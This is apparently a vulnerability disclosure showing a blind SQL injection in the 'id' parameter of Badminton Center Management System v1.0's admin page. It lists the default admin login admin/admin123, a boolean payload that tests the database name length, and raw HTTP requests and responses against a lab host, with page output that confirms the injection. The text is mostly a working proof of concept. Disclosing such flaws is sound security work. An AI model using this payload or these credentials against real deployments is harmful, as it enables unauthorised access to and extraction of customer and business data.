Badminton Center Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15318/badminton-center-management-system-phpoop-free-source-code.html

Current database name: bcms_db,length is 7

Vulnerability File: /bcms/admin/?page=service_transactions/view_details&id=


Vulnerability location: /bcms/admin/?page=service_transactions/view_details&id=, id

[+] Payload: /bcms/admin/?page=service_transactions/view_details&id=6%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /bcms/admin/?page=service_transactions/view_details&id=6%27%20and%20length(datab
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


When length (database ()) = 6, Content-Length: 33357



```
GET
/bcms/admin/?page=service_transactions/view_details&id=6%27%20and%
20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:40:38 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 29481

 <!DOCTYPE html>
```



```
http://192.168.1.19/bcms/admin/?page=service_transactions/view_details&id=6' and length(database()) =6--+
```

□ Post data □ Referrer ☑ Replace All

Service Transaction Details


Status

Client Name Contact #

Services

QTY	Service	Price	Total
	Total		0.00


When length (database ()) = 7, Content-Length: 31064



```
GET
/bcms/admin/?page=service_transactions/view_details&id=6%27%20and%
20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:39:43 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 31064

 <!DOCTYPE html>
<html lang="en" class="" style="height:
<head>
```



```
http://192.168.1.19/bcms/admin/?page=service_transactions/view_details&id=6' and length(database()) =7--+
```

Service Transaction Details

Status: ● Done

Client Name: Mark Cooper

Contact #: 09123456789

Services

QTY	Service	Price	Total
1	String Tensioning	350.00	350
1	Racket Gripping	150.00	150
1	String Installation and Tensioning	500.00	500